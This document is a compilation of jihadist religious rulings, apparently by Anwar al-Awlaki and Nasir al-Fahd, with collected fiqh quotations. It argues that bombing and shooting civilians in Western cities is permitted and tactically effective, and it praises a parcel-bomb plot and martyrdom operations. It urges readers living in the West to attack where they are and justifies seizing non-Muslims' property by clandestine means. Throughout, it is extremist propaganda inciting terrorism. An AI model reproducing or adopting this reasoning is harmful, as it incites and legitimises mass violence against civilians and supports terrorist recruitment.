It was indeed confirmed in the hadeeth that lying is permitted in three instances (As according to the hadeeth quoted in Muslim, Tirmidhi, Abu Dawood and others that lying is not permissible except in three circumstances: lying to the enemy, making reconciliation between people and when a husband lies to his wife, or a wife to her husband (for the sake of the greater good)). At-Tabari said: "The only lying which is permitted, is at-ta'reedh (To say something that is true in a way that the listener understands it wrongly as is intended) and not the actual lying which is not allowed." That was his personal saying (Imaam an-Nawawi said). In contrast, it is clear that the actual lying itself is permitted. However, to confine it to at-ta'reedh is better and Allah knows best. (From Sharh Saheeh Muslim: 12/45) {The Absent Obligation, page 74}

Sincerity in Jihad for the cause of Allah

Sincerity is to purify the intention of drawing near to Allah from all impurities. It has also been said that it is to forget that people see you by constantly remembering the Creator. Imaam Ibn al-Jawzi said: "Indeed Iblees confused a lot of people who marched forth for Jihaad with the intention of showing off so as to be said that so and so was a warrior, or perhaps the intention was for the sake of being called a brave man or seeking the booty, however actions are but intentions." (Talbees Iblees - The Devil's Deception - pp.168-169)

Abu Hurayrah (radhi Allahu anhu) reported that the Prophet (sallallahu alayhe wa salam) said: The first man (whose case) will be decided on the Day of Judgment, will be a man who died as a martyr. He shall be brought (before the Judgment Seat). Allah will make him recount His blessings (i.e. the blessings which He had bestowed upon him) and he will recount them (and admit having enjoyed them in his life). (Then) will Allah say: What did you do (to requite these blessings)? He will say: I fought for Thee until I died as a martyr. Allah will say: You have told a lie. You fought so that you might be called a "brave warrior". And you were called so. (Then) orders will be passed against him and he will be dragged with his face downward and cast into Hell. (Saheeh Muslim No. 884)

The Messenger of Allah (peace be upon him) said: Who seeks martyrdom with sincerity shall get its reward, though he may not achieve it. (On the authority of Anas ibn Malik – Saheeh Muslim No. 886)

It was narrated by Sahl ibn Hunayf that the Messenger of Allah (peace and blessings be upon him) said: Who sought martyrdom with sincerity will be ranked by Allah among the martyrs even if he died on his bed. (Saheeh Muslim No. 887)

Sheikh Anwar Al-'Awlaki

- may Allah accept his martyrdom -

E-MAILED QUESTION:
Q: With regard to the ruling on killing non-combats:
Sheikh 'Uthaymīn says that it is allowed to kill non-combats if they kill our non-combats, because of the *ayāt* that say, that we can do the same to them as they do to us, but some say that this is incorrect, because if the *kuffār* rape Muslim women, we can still not rape their women. What do we say to these people?

A: First of all, some things need to be made straight:

It wasn't the Muslims who dragged in civilians into this war. It was the Americans, and on a scale that is astronomically different than ours. They killed millions of Muslim civilians in cold blood during the embargo of Iraq which was before 9/11.

Secondly, it is amazing how the West wants to go about its imperialistic greedy oppressive business of occupying, colonizing and plundering the wealth of the Muslim world, supporting a racist and brutal occupation in the heart of the Muslim world, Palestine, and then does not expect any retaliation whatsoever from the Muslims. And with all insolence, paints the Muslims who are defending themselves as the aggressors. I mean this is something that could never pass if the West did not have the tools to pass on such a lie and such an unbelievable distortion of history, but the West does have such a tool and that is the media. The media succeeded in distorting the facts and presenting wrong as right, evil as good.

Now back to the topic of targeting the populations of countries that are at war with us. Is it allowed or not? Well, first of all, why is the West so concerned about this issue, why do they talk about it a lot? This emphasis on this form of war is proof that it hurts them. It hurts the West when we target their civilians and it concerns them and worries them, and this is why they are spending so much effort in trying to scare us off from adopting to such measures. Because for those who understand how a democracy functions, when a group starts targeting the population of a democratic nation rather than its army you could end up opening a Pandora's box that the political elite fail to control. You do not know how the masses would react. In Spain for example, after the Madrid bombings they kicked out the Aznar government. A population in a Western country may start asking questions if they feel endangered, they might start asking, "Why are we fighting wars 1000s of miles away? Why are we supporting Israel? What benefit to us a society as a nation do we get from supporting Israel? Is it worth the price? These are questions the political elite in Western countries do not want their populations to ask, and therefore, they want to keep their populations at sleep and ironically, it is the operations of the Mujahideen, that are targeting these populations, that might wake up these populations and make them ask the questions that are important for them and that they should be asking. But if the attacks don't wake them up and end up making them more resolved to carry on with supporting their governments in their anti-Muslim policies, then fine, they have received what they deserve as voters and tax payers who are participating in the war against Islam with their wealth and vote.

Therefore, if you ask me as a tactic, is targeting the civilian population of the West a good thing to do? I would say yes, because it is much more potent and powerful. Soldiers are expected to die anyway. That's why they sign up for the army, to fight and kill or be killed. So a soldier is at risk anyway and that risk is factored into his job. But a civilian is not. So when you hit the civilian you hit them where it hurts most and that is what our tactics are about.

I would also want to say to my brothers that we want to understand what is the objective of our operations: The primarily objective is not to achieve the most deaths but to achieve the most effect, the most leverage.

So an operation such as the parcel bombs did not actually kill anyone but it achieved an effect that may surpass an operation where tens of people get killed. That is because the parcel bomb operation, which the enemy calls foiled parcel bomb plot and we call Operation Hemorrhage and consider it to be successful by all means, will end up costing the enemy billions of dollars in added security measures, billions of dollars in lost revenue because of stricter security measures, a xenophobic knee jerk reaction by the Obama administration that introduced mandatory new security measures in all US airports which would cost money and most importantly aggravation it would cause to the American people.

It is interesting how the American government claims that we attack America because of its freedoms and then use our operations as excuses to curtail the freedoms of the American people. Civil liberties in the West are a self-inflicted casualty of war.

America and the West along with it are on their way out. Our brothers need to realize that their operations against the West are critical at this stage of our war because they would reveal that the war on terror was in fact a failure and a mistake and that war against the Muslim world is not the way to defend the West.

But first we need to look into whether this is *halāl* or *harām*.

We look into two situations from the time of the Messenger. *Bayāt* and the mangonel.

Bayāt was where the enemy would be attacked at night, ambushed, and during the fighting inevitably women and children and elderly get killed because of the darkness. *Rasūlullāh* ﷺ was asked about permissibility of

killing women and children during *bayāt* and he allowed it. This is in authentic narrations from *Imām Muslim* and others.

Imām Ahmad was asked about the permissibility of using *bayāt* during his time he said, "And aren't our incursions against the Romans but *bayāt*?" The matter is so agreed upon that *Imām Ahmad* says, "I do not know of anyone who has discouraged *bayāt*." The mangonel was used by the Messenger of Allāh during the siege of *At-Tāif* and was used by the generations of Mujahideen following that.

Ibn Rushd says: The general body of scholars agree that it is allowed to strike forts with the mangonel whether there are women and children in them or not. *Imām Abu Hanifa* says that if the Muslims lay siege to their enemy and the enemy stands on the walls with the children of Muslims used as shields we should strike them with arrows and mangonels but with having the intentions of not attacking the Muslim children.

Imām al Shāfi' says: That has been the tradition of the Muslims and the righteous predecessors from the companions of the Messenger of Allāh ﷺ in regards to the fortresses of the enemy and it has not been narrated to us that anyone of them stopped short of attacking a fort by mangonels or other forms of weaponry just because there are women and children among them or because there are those that shouldn't be killed among them.

Do we throw out 1400 years of war methods out of the window and suddenly come up with new rules? That's how they did it. *Rasūlullāh* ﷺ, the *sahābah*, the *khulafā al rashidūn*, the Ummayads, the Abbasids, the *Mumlūks* and the Ottomans all used catapults and later on artillery to bomb cities. That's what a catapult does, it throws a missile whether it is a rock or a container filled with combustible material into a city and it could hit a woman or a child just like it could hit a man. That is exactly what placing a bomb in Washington or London or any other Western city is. It is no different than what our predecessors used to do for 1400 years.

On the other hand, we know of the *hadīth* that prohibits the killing of women and children, so how can we combine what was mentioned below with such *hadīth*. The answer is that women and children should not be singled out, should not be specifically targeted and if they fall as prisoners of war it is not allowed to execute them. Throughout our history whenever women and children would fall captives there lives were spared unlike with the crusaders for example who slaughtered thousands of Muslim prisoners or the Moguls who wiped out the entire populations of numerous Muslims cities. However when men, women and children are mixed and integrated such as in a city or village there is no doubt that it is allowed to target them while carrying the intentions of not specifically targeting the women and children. Therefore, an attack on a population center such as a US, British, French or German city with a bomb or a firearm attack is definitely allowed.

Then we should look into the other issue which was mentioned in the question and that is that we are allowed to do to the enemy what they do to us. You see war is a matter that takes place between two parties. So you cannot set up rules that restrict yourself while your enemy does not agree to abide too. The US, Britain, France, are all guilty of horrendous human rights abuses against Muslims so who are they to lecture us on ethics of war. And who is this Muslim who has the audacity to tell us that we are not allowed to retaliate against America or its allies when American drones have attacked Pakistan over 100 times in 2011 alone! And we all know who are the casualties of drone attacks.

E-MAILED QUESTION

Q: My question is not an unusual one, many of our brothers have asked similar questions before. I have a desire to give my life in the Way of Allāh S.W.T. and get martyred in His Way and confront with enemies in the phase of *'bil yadd' (by action)*. But we're not given this opportunity due to some security problems which our brothers are facing because of the difficult time that we're going through. Secondly, if a person has an urge to fight in Allāh S.W.T's Way and he has no channel through which he can approach the brothers on the battlefield, what shall he do? He cannot find anyone who can lead him to join the brothers but has a deep urge to fight in Allāh's Way and give his life for Allāh S.W.T., what shall he do? Plz answer these questions to me as I'm not able to find anyone.

A: Whether the brother has a channel to join the brothers or not it is better for him to perform his duty of Jihād in the West. On the battlefield, you are just another soldier, but in the West you are an army on your own. When *Nu'āim bin Mas'ūd* came to *Rasūlullāh* ﷺ as mentioned by the narrators of *sīrah*, *Rasūlullāh* ﷺ told him: with us you are only one man but go back to them and weaken them as much as you can. Our advice to you is: Among us you are just one man, remain where you are and weaken the enemy from within as much as you can. If we have brothers bringing the battle to the US, France, Britain, Germany, Denmark, Australia, that would have much more effect in weakening the enemy than having brothers join us from those countries. The West brought us war and destruction let's give the West back what it gave us.

Various Fiqh

TARGETING WOMEN AND CHILDREN OF THE KUFFAR IF THEY ARE MIXED WITH THE COMBATANTS

This was collected mainly from the works of Sheikh Nasir Al Fahd, Sheikh Ayman Al Zawahiri, and Al Tibyaan for the purpose of shortly outlining the specific ruling in Jihad which arises with the condition of being unable to differentiate Non Combatants from Combatants amongst the Kuffar upon the request of a brother.

The Issue of Jihadi Operations in presence of Non-Combatants can be viewed from different angles, with The GENERAL Ruling being that it is not allowed to target noncombatants.

Nāfi' (ra) narrated on the authority of Ibn 'Umar (ra), "The Messenger saw a woman who had been killed in one of the campaigns, so he disapproved of this; and he prohibited the killing of women and children." "*Sahīh Al-Bukhārī*" (4/147), and "*Sahīh Muslim*" (3/1364).

However there are SPECIFIC rulings which restrict the above General ruling provided certain conditions are met. Below we will look at one of these conditions

Number 1. When Combatants and Non-Combatants are mixed and it is impossible to differentiate between them

When the above condition is met, it is permissible to target them with the risk of killing their women and children while aiming at the Combatants. Within this topic would also come many other vast situations of which some will be mentioned here Insha Allah.

1. A) Night Attacks

And the evidence for this is the following Hadith which was narrated by Bukhari and many others,

As-Sa'b Ibn Jathāmah narrated, "And the Prophet of Allāh (may peace be upon him), when asked about the women and children [Tharāriyy] of the polytheists being killed during the night raid- he said: *"They are from them"*. And in similar narrations, it is reported that he replied by saying, "*They are from their fathers."* Refer to "*Fat'h Al-Bārī*" (6/146), and "*Al-Minhāj Sharh Sahīh Muslim Ibn Al-Hajjāj*" (12/49), "*Sunan Ibn Mājah*" (2/967), "*Sunan Abī Dāwūd*" (3/56), "*Musnad Ahmad*" (4/38), Al-Bayhaqī (9/78), Ibn Abī Shaybah (12/388), At-Tabarānī in "*Al-Kabīr*" (8/102), Al-Baghawī in "*Sharh As-Sunnah*" (10/50), Al-Humaydī (2/343, # 781), and At-Tahāwī in "*Ma'ānī Al-Āthār*" (3/221), and "*Jāmi' Al-Usūl*" by Ibn Al-Athīr (2/733), and Ibn al-'Arabī in *'Āridhat al-Ahwathī* (7/65).

Al- Bayhaqi Mentions in Sunan Al Kubra (9/78) that al-Shafii said, In our view, and Allah alone knows best, the meaning of the prohibition on killing women and children is on intentionally seeking to kill them when they can be recognized and distinguished from those who have been ordered to be killed. The meaning of the Prophet's words, "*They are of them,*" is that they unite two traits: they do not have the legal factor of faith, which spares one's blood, nor do theylive in an abode of faith, which prevents an attack on that abode. *See Al-Shafiee Risaalaa pge 299*

Ibn Qudāmah (ra) narrates, “He (Ahmad Ibn Hanbal) said, ‘The *Hadīth* of As-Sa’b came after the forbiddance of killing the women and children, because his forbiddance of killing the women was when he sent (men) to Ibn Abī Al-Huqayq, and because it is possible to reconcile the two (*Hadīths*); the forbiddance upon intentionally (killing them), and the permissibility for what is besides that.” “*Al-Mughnī Wash-Sharh Al-Kabīr*” (10/503).

Al-Nawawi says: "Its implied meaning: He was asked about the rule governing the children of nonbelievers who are attacked while they are spending the night, and so some of their women and children are mortally wounded. He said that the children belong to their parents; in other words, there is nothing wrong with doing so. The legal status of their parents applies to them in inheritance, marriage, retaliation, bloodwit, and other matters. The meaning also is if they are not intentionally targeted without necessity. ……..As for the previous Hadith, concerning the prohibition on killing women and children, the intention is if they can be distinguished. This Hadith that we have just mentioned, concerning the permissibility of attacking them by night and killing women and children in the night raid, is our doctrine and the doctrine of Malik, Abu Hanifah, and the majority. This Hadith contains proof of the permissibility of attacking by night and of raiding those who have been reached by the call [to Islam] without giving them prior notice." Al-Nawawi, *Sharh Muslim*, v. 6, p. 189.

Ibn Hajar says: "The word *bayat*, as used in the Hadith, means that the non-believers are attacked at night, so that one cannot distinguished among them as individuals.

"The phrase, 'They are of them,' means that it is so in that case. It does not mean that they may be killed by aiming at them; the meaning is that if the parents can be reached only by trampling the children, who, if hit, are hit because they were mixed with the former, the latter may be killed. *Fath al-Bari*, v. 9, pp. 223-224.

Ibn Qudamah al-Maqdisi (may God have mercy on him) said:

"Section: There is nothing wrong with attacking the non-believers by night, i.e., raiding them by night and killing them when they are unprepared. "Ahmad [Ibn Hanbal] said there was nothing wrong with attacking by night. 'Are the attacks of the Byzantines anything but night attacks? We know of no one who disapproves of attacking the enemy by night.'

"Sufyan recited the following tradition to him on the authority of al-Zuhri, who had it from Abdallah, who had it from Ibn Abbas, who had it from al-Sa'b Ibn Jaththamah, who said: 'I heard the messenger of Allah (Sallallahu alayhi wasallam) being asked about the polytheist tribesmen, whether we should attack them by night and hit some of their women and children. He said that the latter were of them.'

"He [Ibn Hanbal] said that the chain of transmitters was good.

"Someone might object that the prophet forbade the killing of women and children.

"We would say that it (the forbiddance) refers to killing them intentionally.

"Ahmad [Ibn Hanbal] said, 'If he intends to kill them, then it is not permissible.’ *al-Mughni*, v. 21, p. 101

1. B) Bombarding towns or fortresses with catapults

It is established in many traditions that the Prophet and his companions used catapults and it is known that a catapult by nature would not distinguish a Combatant and a Non-Combatant.

Al-Amir al-San'ani said:

"From Makhul : 'The prophet erected a catapult against the people of Al-Ta'if.' Al-San'ani, *Subul al-Salam*, v. 6, p. 167. Abu Dawud

Ibn Rushd (ra) said, “And the jurists are all united on the permissibility of using catapults to strike the fortresses of the *kuffār*, regardless of whether or not their women and children are in there; due to the Prophet attacking the People of At-Tā’if using a catapult.” “*Bidāyat Al-Mujtahid*” (1/385-386).

Imām Ibn An-Nahhās (ra) said, “It is permissible to attack them with catapults, fire, and to drown them in water [if they are on ships] - even if there are women and children amongst them. *But* if there is a *Muslim* prisoner or merchant, or a *Musta’man* [a person with a covenant], then it is *Makrūh* [disliked], unless there is a necessity.” “*Mashāri’ Al-Ashwāq*” (2/1024).

Shaykh Husayn Umar Ibn Mahfuz said:

"Analogous to the catapult are other heavy weapons, such as artillery and tanks and attack by war planes." (The legal Basis for the Events at America)

Ibn Hajar al-Haytami al-Shafii *(Tuhfat al-Muhtaj,* 9/242):

This is permissible even if there are one or more Muslims among them, such as merchants or prisoners of war. They may be besieged and killed by means that have a general effect. They may subjected to surprise attack at night, even if it is known that Muslims will be killed thereby, although one should guard against this as far as possible. According to the doctrine of the legal school, **this is so that the enemy cannot force us to abandon jihad by imprisoning a Muslim among them.**

Imam Al-Shafii (Kitab al-Umm, 4/257):

If the enemy fortifies himself on a hill, by a stronghold, by entrenchment, or by scattering caltrops, or any kind of fortification, they may be bombarded with catapults, siege engines, fire, scorpions, snakes,
and anything hateful to them. The fighters may divert water against them to drown them or so that they become bogged down in mud. All this may be done whether or not there are children, women, and monks with them because the abode has not become immune by profession of Islam or treaty. Similarly,
there is nothing wrong with burning their fruit trees and other trees and devastating their cultivated land and any of their inanimate possessions.

Ibn Qudamah (al-Mughni, 9/230):

Al-Khiraqi said, Whenthe enemy is fought, they are not burnt with fire. When one haspower over the enemy, one may not burn him with fire. We know of no disagreement about this. Abu Bakr al-Siddiq, may Allah be pleased with him, used to order that the people who apostatized after the Prophets death should be fought with fire, and Khalid ibn al-Walid did this at his command. Today, however, .I know of no disagreement among scholarsconcerning this. As for bombarding them with fire before taking
them: if they can be taken without fire, one may not bombard them with it, because they fall under the category of those over whom one has power. However, if one is powerless against them without fire, one may do so, according to what most scholars hold. So said al-Thawri, al-Awzai, and al-Shafii. The
same holds for opening the floodgates against them to drown them: if they can be overcome without it, it is not permissible, since this involves annihilating women and children, whom it is forbidden to annihilate intentionally.

However, if they cannot be overcome otherwise, it is permissible. Night raids that involve this are also permissible, and one may set up a catapult against them. The plain sense of the words of Ahmad [ibn Hanbal] is that it is permissible both when there is need and when there is
not.

The Hanafee Jurist Al-Sarakhsi *(al-Mabsut,* 10/65): There is nothing wrong with releasing water into the enemy's city, burning them with fire, or bombarding them with the catapult, even if there are children or Muslim prisoners of war or traders among them.

The Maliki Jurist Al-Kharashi *(Sharh Khalil,* 3/113): One may fight the enemy with all means of warfare if they do not accept the summons [to Islam]. One may cut off their water so that they die of thirst; one may divert water against them so that they die of drowning, according to common usage; or they may be killed by implements, such as by striking with the sword, piercing with the spear, bombardment by catapult, or any similar implements of war.

1. C) When The Kuffar use their women and children as Human Shields.

Imām An-Nawawī (ra) said, "And if there is close combat [i.e. near their homes], and the *kuffār* use their women and children as (human) shields, *it is permissible to strike them*." "*Minhāj At-Tālibīn*" (4/224).

Imām Al-'Izz Ibn 'Abdis-Salām (ra) said, "We view it *permissible to kill the children of the kuffār* if they are used as shields." "*Qawā'id Al-Ahkām Fī Masālih Al-Anām*" (1/82).

Imām Zakariyya Al-Ansārī (ra) said, "And it is prohibited to destroy animals, due to their innocence, and because of the prohibition of killing animals for any purpose other than eating- unless there is a need to kill them, such as killing horses which the *kuffār* ride upon when they fight. So in such a situation it is permissible to kill (these animals), to repel the harm of the *kuffār*- just as it is permissible to kill their women and children if they are used as shields." "*Fat'h Al-Wahhāb*" (2/301).

Shaykh Al-Islām Ibn Taymiyyah (ra) said. "And the scholars are *united* that, if the armies of the *kuffār* shield themselves using the Muslim prisoners who are with them, and danger is feared for the (rest of the) Muslims if the *kuffār* are not fought- then it is permissible to fight them, *even* if it leads to the killing of the Muslims who were being used as shields." "*Majmū' Al-Fatāwā*" 28/537-546, 20/52

If that is what Ibn thaymiyya said regarding the case with the Muslim prisoners used as shields, than what more of the Kuffar whose blood is of lesser value?

Ibn Qudamah said:

"(7577) Chapter: If in war they use their women and children as shields, it is permissible

to shoot at them, but one aims at the fighters. This is because the prophet shot at them with the catapult when there were women and children with them. It is also because the Muslim's abstaining from them would lead to the halting of jihad; for when the enemy found out, they would take them as shields whenever they were afraid, and so jihad would halt.

"It is the same regardless of whether the fighting is at close quarters or not, because the Prophet SAW did not delay shooting when the fighting was at close quarters. *al-Mughni*, v. 4, p. 449.

Ruling on Fighting Americans Outside Iraq

by Shaykh Nāsir ibn Hamad al-Fahd

Important Fatwa Regarding Fighting Americans Outside Iraq
Question:
Assalamu 'alaykum wa rahmatullahi wa barakatuh, to proceed:
I have read the second part of your book, *at-Tibyaan fi Kufri man a'aan al-Amreekaan*, the title of which is: "The Crusade Campaign in its Second Phase: War on Iraq", and I benefited much from what you mentioned from rulings regarding this campaign, like the ruling on supporting America, and the ruling on supporting the Iraqi government, and the ruling on supporting the Muslim nation in Iraq.
Except, there was a matter that was not mentioned despite its importance, and it is: What is the ruling upon doing Jihaad against the Americans, and fighting them outside Iraq, like attacking their interests and bases and hiting them in different places of the world, and this is regarded from Jihaad? And do they have a covenant with us, in those countries were they do not [openly] fight us in? And is the saying of the Messenger *sallallahu 'alayhi wa salam*, 'Whoever kills a person under covenant will never smell the fragnance of paradise"' And if we say that they are not under covenant, but fighting them would result in greater disadvantage, [would it then be] legislated to fight them?
Jazakumullah khayr.

Answer:
Wa 'alaykum assalam wa rahmatullahi wa barakatuh, to proceed: Undoubtedly then, that the greatest of enemies of Islaam, and the Muslims in this era are those Americans, and if we wished to follow-up on their crimes against Islaam and its people in the recent times we would have spent ages on it; for they have killed nations of Muslims, in Iraq and Afghanistan alone almost two million, and have embargoed nations, and expelled nations, and brainwashed nations, and plundered the riches of the Muslims, and occupied much of their land, and placed *tawagheet* on the people, and they did in this *ummah* what no one did in ancient or recent history.
And today, we see them launching the thousands of rockets and tonnes of bombs on the heads of the Muslims everywhere, and they do not differentiate between a child, an old man, and a woman!
And why should they differentiate?!
For the Muslims, in thier eyes, are nothing but a collection of insects, whose extermination from this world is necessary.

So doing Jihaad against those cursed ones, and awaiting for them, and fighting them wherever they may be is: from the most important of obligations, and the greatest of things that can bring you close [to Allah subhanahu wa ta'ala]; for they have corrupted the lands, and killed many of the servants, and fought the Muslims everywhere, so there is no doubt that they are the 'leaders of disbelef' in this era, without dispute, and Allah, the Most High has said, 'So fight the leaders of kufr, verily they have no protection', and if I had ten spears [only], I would have thrown it all at them, and no one else except them, and I swear by Allah: If my chance to do a martyrdom operation against them becomes easy, I will do it without any hesitance whatsoever...

And if Allah raises from amongst this *ummah* of one billion a thousand - only - from the 'martyrdomers' who quake their bases and interests everywhere, they would have defeated them and returned them humilated losers...

So what a shame: Do those pharoah's enslave the Muslims, and taste them the severest of punishments everywhere, and then find no resistance, rather they find protection from the tawagheet and their slaves?
And know, my dear brother, that the doubt of the one who prohibits fighting them and killing them in other than the lands in which they fight in is one of two:
The first: The doubt of the covenant:
So they say: They have a covenant with us, and whoever kills a covenant-holder does not smell the smell of paradise as is clear in the *hadeeth*.
The second: The doubt of the advantages and disadvantages:
So they say: Fighting them causes tribulation upon this *ummah* that it cannot handle.

So we say in reply:
As for the covenant, then no *wallah*, there is no covenant between us and them, nay, they are *harbiyoon* wherever they reside and live, even if they became attached to the coverings of the Ka'bah, for the covenants that the governments did with those crusaders is not recognised in the sharee'ah, rather it is based upon the charters of the false-dietic United Nations, and was signed by individuals who have no conciousness of Allah in their actions, and nothing is more important to those individuals more than preserving their thrones and status, even if the covenant was recognised, they would be considered as having broken that covenant in the tens, nay hundreds even; like their declaring that this is a crusade and fighting us due to our religion, to expelling the Muslims from their lands, to supporting those who expelled them, to violating many of the treaties, to involving themselves [in corrupting] the Islaamic rulings, to supporing the enemies of Islaam everywhere, to following up and spying on the Mujahideen on earth, and killing them, and imprisoning them, to pludering the treasures of the Muslims, and other than this from the matters of which a tenth would be enough to invalidate their covenant had it been shar'ee. If the covenant between the Messenger, *sallallahu 'alayhi wa salam* and Quraysh was nullified due to Qurayh's support for Bakr over Khazaa'ah secretly, and for once only, so what of the actions of America which cannot be counted or numbered in this day and age...

Furthermore, it is not from the *shar'ee* covenants to allow the Crusaders and give them protection so that they may hit the Muslims however they want... And praise be to Allah, I have detailed the proofs and statements to establish that there is no covenant between us and those crusaders, and that between us and them is nothing except the sword, aswell as refuting many of the doubts casted in this matter in the book *Nashr al-Bunood* and I will release it soon *insha'Allahu ta'ala*. As for the issue of advantages and disadvantages, then it is correct; for the matter if its disadvantages is greater than its advantage then it does not become permissible at that moment, except I notify you of two matters:

First: The advantages and disadvantages here are the *shar'ee* advantages and disadvantages, not the ones imagined [by some people].
Second: The people who should look at the benefits towards the Jihaad of such actions and their harms are the Mujahideen, not the sitting ones who don't even know how to use a gun!
This is what I have to say in this short reply, and I have lengthened the talk about these matters in two books, that I will release soon *insha'Allah* - if Allah protects me from his enemies -:

One of them is, *Nashr al-Bunood*, mentioned above.
The second is the third part of *at-Tibyaan fi Kufri man a'aan al-Amreekaan*.

I ask Allah *subhanah*, to grant victory to Islaam and its people, and to destroy America and its allies, and to cure our hearts from them, and to remove their envy towards us, and peace and blessings be upon our Messenger Muhammed.

The Ruling on Dispossessing the Disbelievers wealth in Dar al-Harb

Shaykh Anwar al-Awlaki

All praise is due to Allah and peace and blessings on his Messenger Muhammad ﷺ.

Islam stipulates certain conditions for taking the wealth of the disbelievers. According to our classical scholars, it becomes permissible to take the disbelievers wealth for jihad-related purposes even if one is without an army or an Imam; and even within this there are restrictions. Due to the unfamiliarity of some on this subject, I felt the need to clarify this.

The Messenger of Allah ﷺ said, "*I was sent before the hour with the sword, and my sustenance is under my spear, and humility and belittlement is the destiny of whoever defies my commands*."[1]

This great ĥadīth reveals some important aspects about our religion:

- Muhammad ﷺ was sent with the sword: The Messenger of Allah ﷺ and the mujahidin after him carried the light of Islam to humanity by fighting in Allah's cause.
- The greatest form of income is that of the spoils of war and the greatest profession is being a soldier in the path of Allah. The income generated from booty taken by force from the enemies of Allah is purer and more virtuous than income generated from being a businessman, an engineer, a physician, or a farmer, simply because that was the source of income that Allah destined for his Messenger Muhammad ﷺ. Working as a mujahid is sunnah.
- Eventually all the enemies of the Messenger of Allah ﷺ and his ummah would be shamed and humiliated.

It is narrated that some of the ṣaĥābah who moved to the land of al-Sham for jihad began acquiring farms and cultivating them. These were fertile lands with an abundance of water that they were not used to seeing in their native lands of Hijaz. When the *khalīfah* Umar heard that, he waited until harvest season and right before the ṣaĥābah started harvesting their land. He then ordered that they be burnt to the ground. He then assembled the ṣaĥābah and told them: "Farming is the role of the people of book. You should be fighting in the cause of Allah."[2] Umar did not want the ṣaĥābah to be tied down to this earth by professions that would hold them back from jihad in the path of Allah.

They wanted to be free from restrictions that would enslave them like the rest of humanity. The statement of Umar implies that the people who are attached to this life, the people of the book, should do this menial work. But you, the Muslims, should seek your provisions by the strength of your swords.

The Messenger of Allah ﷺ worked as a shepherd and then as a businessman before Islam. But after he received the revelation he gave that up and devoted his entire time to spreading the message of Islam. So contrary to what many people believe, Rasūlullāh ﷺ did not work after he became a prophet. When he made hijrah to Madinah his provisions were from the spoils of war.

Some Muslims today might feel uncomfortable consuming money that was seized by force from the disbelievers and would feel that income they receive as a salary or from business is a better form of income. That is not true. The best and purest form of income is booty. The Messenger of Allah ﷺ said: "*…and the spoils of war are made halal for me…*"[3]

I. Ghanīmah and fai'

These are the two types of wealth that are taken from the enemy. Following is the definition of each:

Ghanīmah is the money taken from the disbelievers by force by the strength of the mujahidin and in a way that raises the word of Allah.[4]

Fai' is what is taken from the disbelievers without fighting.[5]

1 Narrated by Ahmad.

2 Taken from the book, *"The explanation of the ĥadīth, 'I was sent before the hour with the sword…'"* by Ibn Rajab al-Hanbali.

3 Narrated by Bukhari.

4 Al-Jurjani.

5 *Al-Sharĥ al-Kabīr* by al-Maqdisi.

Rulings of *ghanīmah* and *fai'*:

After *ghanīmah* is collected, one fifth of it is taken away in what is called "*takhmīs*" which I would refer to from now on as the "one-fifth rule". The rest (80%) is distributed among the fighters. There is a difference of opinion on how the one-fifth is then distributed. Some say it should be spent on jihad while others say it should be spent on the needs of Muslims while others say a portion of it should be spent on the scholars and judges of the Muslim state.

As for the money of *fai'*, it belongs to the Muslim treasury.

So the difference between *ghanīmah* and *fai'* is that four-fifths of the *ghanīmah* belongs to the mujahidin while none of the *fai'* belongs to them.

Can *ghanīmah* and *fai'* be taken from the disbelievers in the West today?

To answer this question we would need to answer the following two questions first:

1. Are the nations of the West classified as *dār al-Ĥarb* (land of war) or *dār al-'aĥd* (land of covenant)?
2. If the West is *dār al-Ĥarb*, are the Muslims who live there bound by a covenant that prohibits them from harming their countries of residence?

The answer to the first question:

First of all there is no Islamic leadership authorized to enter into covenants with the nations of disbelief in the present day. This is because the governments of the Muslim world have lost their legitimacy for many reasons, among them:

- Governance according to man-made laws.
- Taking the disbelievers as allies.
- Fighting the *awliyā'* of Allah.

Therefore any agreements or treatise between the governments of the Muslim world and other parties are considered to be *bāṭil* (illegitimate).

Second: Any nation that enters into war with the Muslims, or participates in invading a Muslim land has by de facto become *dār al-Ĥarb*. Therefore all of the Western nations that have an active participation in the occupation of Afghanistan or Iraq or any other Muslim land are considered to be *dār al-Ĥarb*.

"Muslims are not bound by the covenants of citizenship and visa that exist between them and nations of dār al-Ĥarb. It is the consensus of our scholars that the property of the disbelievers in dār al-Ĥarb is halal for the Muslims and is a legitimate target for the mujahidin."

The answer to the second question:

This is a critical issue and therefore would be covered in a separate paper, *In Shā' Allāh*. However, my conclusion on this matter is that Muslims are not bound by the covenants of citizenship and visa that exist between them and nations of *dār al-Ĥarb*.

It is the consensus of our scholars that the property of the disbelievers in *dār al-Ĥarb* is halal for the Muslims and is a legitimate target for the mujahidin. Again this is a matter of consensus so there is no need to elaborate further on this point.

In the encyclopedia of fiqh it states that: "The property of the 'people of war' and their blood is halal for the Muslims and none of that is protected. Muslims have the right to take their lives and their belongings by all available means, because they do the same to us. This is an issue of consensus among the scholars."

In the past, Muslim armies would march into the lands of the disbelievers and would then confiscate their wealth and distribute it according to the rules of shari'ah: If the wealth was taken after fighting, it is *ghanīmah* and if it was taken without fighting it is *fai'*.

Now since the modern form of jihad is according to the guerrilla style of warfare rather than the conventional style that existed for the most part of our history, how does this affect the rulings of *ghanīmah* and *fai'*?

Today jihad is more clandestine and is performed by underground networks. The question that arises is: Can these networks of mujahidin use clandestine methods to appropriate wealth from the disbelievers in *dār al-Ĥarb*? And if yes, is it *fai'* or *ghanīmah* or neither? Further, how is it distributed?

To the credit of our early scholars, even these issues have been answered by them and are covered in our books of fiqh. So all praise is due to Allah, we do not have to refer to many of the present day scholars who are either trying to appease the apostate governments of the Muslim world or are trying to appease the Jews and the Christians.

If one would research our classical books of fiqh, one would find that out of the four *madhab's*, the Hanafi School has covered such topics the most. This is probably because the Hanafi School was the official state *madhab* for the longest period in our history compared to other schools. It therefore covers issues relating to jihad in more detail because the foreign policy of the Islamic state was jihad in the path of Allah. I would therefore start by quoting the Hanafi books of fiqh first:

The Hanafi position: Al-Natiqi narrates that Imam Abu Hanifah used

to say: "If an individual enters alone into *dār al-Ĥarb* and has taken booty and there are no Muslim soldiers in that territory then it is not subjected to the one-fifth rule. That is the case if they are less than nine men. If they reach nine then they are considered a "*sarīyah*" (A combat group)."

So according to Imam Abu Hanifah, if the group is less than nine, what they seize is not *ghanīmah* and therefore they are not obligated to submit one-fifth[6] of it to the Muslim authorities.

In *al-Hidāyah* by Imam al-Mirghanani it states: "If one or two individuals enter *dār al-Ĥarb* without the permission of the Imam and they take something, then it is not subjected to the one-fifth rule."

Here the author is stating that whatever is taken from the land of war by individuals and not by an army is not subjected to the regular rules of *ghanīmah*.

